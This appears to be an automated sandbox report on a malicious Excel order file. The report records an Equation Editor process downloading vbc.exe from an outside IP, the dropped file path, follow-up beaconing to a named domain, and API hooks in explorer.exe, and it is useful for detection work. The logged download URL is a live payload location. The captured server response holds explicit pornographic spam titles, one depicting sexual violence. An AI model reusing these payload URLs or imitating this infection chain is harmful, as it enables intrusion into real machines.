Entropy (8bit):	7.925838515197252
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	New order.xlsx
File size:	95744
MD5:	70583aa55602c8ba0a7f85d815cb5806
SHA1:	7123adf1a048a8168457dcb5aaa9fead90e40218
SHA256:	4da5cb33b2f19fc2d80cafe3e9e9f1a7071d65724ea9316c86c1a635105bab44
SHA512:	b3e3f857e55f641bd1c7e25450a7d0126e3749459f998dea905e03752f6f42a0950e086c55dbb3e632b889ec698566e71a396fd0971eb53180cfc61fb95e5246
SSDEEP:	1536:R9yvDYqJYNgVY6VdpHgqGFicn33zXfU7QY3S/u0vf51Ht5M9fdCdRJ85+3Qx:RSigV9nennzPBY3QV5M9FCdDW+3O
TLSH:	F993F100F4AC60DAD5AA87BD8833F865C2299C81974EE5CD2D97374BF77C6824E322C5
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:21:05.752494097 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:05.867383003 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.867619991 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:05.868827105 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:05.986473083 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986502886 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986537933 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986560106 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986582041 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986605883 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986628056 CEST	80	49171	104.168.33.25	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:21:05.986651897 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986669064 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986687899 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:05.986706018 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:05.986752033 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:05.986764908 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.050508976 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102085114 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102163076 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102196932 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102227926 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102262974 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102287054 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102298975 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102323055 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102355003 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102366924 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102392912 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102410078 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102442980 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102451086 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102478027 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102487087 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102514982 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102525949 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102550030 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102560997 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102586985 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102596998 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102622986 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102641106 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102674961 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102682114 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102708101 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102718115 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102742910 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102751970 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102775097 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.102786064 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.102818012 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.114017010 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217485905 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217550993 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217602968 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217638016 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217669010 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217693090 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217714071 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217736006 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217763901 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217781067 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217791080 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217822075 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217833996 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217860937 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217871904 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217902899 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217916012 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.217942953 CEST	49171	80	192.168.2.22	104.168.33.25

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:21:06.217952967 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217983007 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.217994928 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218024015 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218034029 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218060970 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218075037 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218106985 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218116999 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218144894 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218157053 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218187094 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218198061 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218225002 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218236923 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218266964 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218277931 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218305111 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218314886 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218347073 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218358040 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218386889 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218396902 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218430042 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218441010 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218466997 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218477011 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218509912 CEST	80	49171	104.168.33.25	192.168.2.22
May 13, 2022 17:21:06.218522072 CEST	49171	80	192.168.2.22	104.168.33.25
May 13, 2022 17:21:06.218548059 CEST	49171	80	192.168.2.22	104.168.33.25

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:22:14.484644890 CEST	55868	53	192.168.2.22	8.8.8.8
May 13, 2022 17:22:14.551302910 CEST	53	55868	8.8.8.8	192.168.2.22
May 13, 2022 17:22:30.809808969 CEST	49688	53	192.168.2.22	8.8.8.8
May 13, 2022 17:22:30.974128962 CEST	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2022 17:22:14.484644890 CEST	192.168.2.22	8.8.8.8	0xceee	Standard query (0)	www.insurancecentral.info	A (IP address)	IN (0x0001)
May 13, 2022 17:22:30.809808969 CEST	192.168.2.22	8.8.8.8	0xc4a9	Standard query (0)	www.xinli-ac.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2022 17:22:14.551302910 CEST	8.8.8.8	192.168.2.22	0xceee	Name error (3)	www.insurancecentral.info	none	none	A (IP address)	IN (0x0001)
May 13, 2022 17:22:30.974128962 CEST	8.8.8.8	192.168.2.22	0xc4a9	No error (0)	www.xinli-ac.com		154.222.70.249	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 104.168.33.25
- www.xinli-ac.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	104.168.33.25	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 13, 2022 17:21:05.868827105 CEST	2	OUT	GET /gtb/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 104.168.33.25 Connection: Keep-Alive
May 13, 2022 17:21:05.986473083 CEST	3	IN	HTTP/1.1 200 OK Date: Fri, 13 May 2022 15:21:05 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Fri, 13 May 2022 09:01:34 GMT ETag: "43da0-5dee0ebd81a80" Accept-Ranges: bytes Content-Length: 277920 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 21 60 47 ec 40 0e 14 ec 40 0e 14 ec 40 0e 14 2f 4f 51 14 ee 40 0e 14 ec 40 0f 14 49 40 0e 14 2f 4f 53 14 e3 40 0e 14 b8 63 3e 14 e0 40 0e 14 2b 46 08 14 ed 40 0e 14 52 69 63 68 ec 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a9 9a 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00 00 46 36 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 a0 3b 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 90 3b 00 50 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 67 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 eb 39 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 00 01 00 00 90 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 50 0a 00 00 00 90 3b 00 00 0c 00 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELO ah:F6@;@;P.textgh `.rdatal@@.data9@.ndata:.rsrcP;@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	154.222.70.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 13, 2022 17:22:31.353377104 CEST	296	OUT	GET /m9y5/?3f=ylBe/k3Uhk7dBIeXI//KFRH0TaC7pxYziRrYgQ8MI5uD9iOXGI4rYw0cjZ+4cEk1rP/qTw==&-Z=f4l0drr HT TP/1.1 Host: www.xinli-ac.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 13, 2022 17:22:31.687582970 CEST	297	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 13 May 2022 15:22:32 GMT Content-Type: text/html Content-Length: 1736 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b9 f3 d1 f4 bd b5 c4 bd bd cc d3 fd d7 c9 d1 af d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 33 33 34 35 37 3b 26 23 33 33 39 32 32 3b 26 23 33 34 39 38 37 3b 26 23 32 31 35 36 30 3b 26 23 32 32 30 36 30 3b 26 23 33 30 33 34 30 3b 26 23 33 36 32 33 34 3b 26 23 32 39 32 34 35 3b 2c 26 23 33 38 36 33 39 3b 26 23 33 38 36 33 39 3b 26 23 33 34 39 38 37 3b 26 23 32 32 32 33 35 3b 26 23 32 30 30 31 30 3b 26 23 33 30 30 37 3b 26 23 32 30 31 35 34 3b 26 23 32 35 33 30 32 3b 26 23 33 36 38 32 37 3b 26 23 32 34 30 33 37 3b 26 23 32 32 33 32 30 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 33 33 39 34 3b 26 23 32 32 31 30 38 3b 26 23 32 32 31 30 38 3b 26 23 32 32 31 30 38 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 31 39 33 34 3b 26 23 32 32 31 36 39 37 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 37 37 30 34 3b 26 23 32 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 33 34 35 37 3b 26 23 33 33 39 32 32 3b 26 23 33 34 39 38 37 3b 26 23 32 31 35 36 30 3b 26 23 32 32 30 36 30 3b 26 23 33 30 33 34 30 3b 26 23 33 36 32 33 34 3b 26 23 32 36 34 36 39 3b 26 23 33 36 32 33 34 3b 26 23 32 39 32 34 35 3b 2c 26 23 33 38 36 33 39 3b 26 23 33 38 36 33 39 3b 26 23 33 34 39 38 37 3b 26 23 32 32 32 33 35 3b 26 23 32 30 30 31 30 3b 26 23 33 30 30 30 37 3b 26 23 32 30 31 35 34 3b 26 23 32 35 33 30 32 3b 26 23 33 36 38 32 37 3b 26 23 32 34 30 33 37 3b 26 23 32 32 33 32 30 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 33 33 39 34 3b 26 23 32 32 31 30 38 3b 26 23 32 32 31 30 38 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 37 37 30 34 3b 26 23 32 30 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 33 38 36 33 39 3b 26 23 33 38 36 33 39 3b 26 23 33 34 39 38 37 3b 26 23 32 32 32 33 35 3b 26 23 32 30 30 31 30 3b 26 23 33 30 30 37 3b 26 23 32 30 31 35 34 3b 26 23 32 35 33 30 32 3b 26 23 33 36 38 32 37 3b 26 23 32 34 30 33 37 3b 26 23 32 32 33 32 30 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 33 33 39 34 3b 26 23 32 32 31 30 38 3b 26 23 32 32 31 30 38 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 39 37 3b 26 23 31 31 38 3b 26 23 32 37 37 30 34 3b 26 23 32 30 30 33 37 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 2c 26 23 33 33 34 35 37 3b 26 23 33 33 39 32 32 3b 26 23 33 34 39 38 37 3b 26 23 32 31 35 36 30 3b 26 23 32 32 30 36 30 3b 26 23 33 30 33 34 30 3b 26 23 33 36 32 33 34 3b 26 23 32 36 34 36 39 3b 26 23 33 36 32 33 34 3b 26 23 32 39 32 34 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>花蒂被吸嘬的越来越爽,雯雯被四个男人拖进工地,国产色噜噜在线精品,国产av永久精品无码</title><meta name="keywords" content="花蒂被吸嘬的越来越爽,雯雯被四个男人拖进工地,国产色噜噜噜在线精品,国产av永久精品无码" /><meta name="description" content="雯雯被四个男人拖进工地,国产色噜噜在线精品,国产av永久精品无码,花蒂被吸嘬的越来越&#2924

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEC
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEC
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xEC
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEC

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1488**, Parent PID: **576**

General

Target ID:	0
Start time:	17:21:15
Start date:	13/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f340000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2E0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	s,,	binary	73 2C 2C 00 D0 05 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 6E 00 65 00 77 00 20 00 6F 00 72 00 64 00 65 00 72 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6E 00 65 00 77 00 20 00 6F 00 72 00 64 00 65 00 72 00 00 00	success or wait	1	6E2E0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1484**, Parent PID: **576**

General

Target ID:	2
Start time:	17:21:41
Start date:	13/05/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3660564	URLDownloadToFileW
C:\Users\Public\vbc.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	3660564	URLDownloadToFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	0	694	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 21 60 47 fd 40 0e 14 fd 40 0e 14 fd 40 0e 14 2f 4f 51 14 fd 40 0e 14 fd 40 0f 14 49 40 0e 14 2f 4f 53 14 fd 40 0e 14 fd 63 3e 14 fd 40 0e 14 2b 46 08 14 fd 40 0e 14 52 69 63 68 fd 40 0e 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 12 3a 00 00 08 00	MZ@!L!This program cannot be run in DOS mode.$!`G@@@/OQ@@I@/OS@c>@+F@Rich@PELOah:	success or wait	1	3660564	URLDownloadToFileW
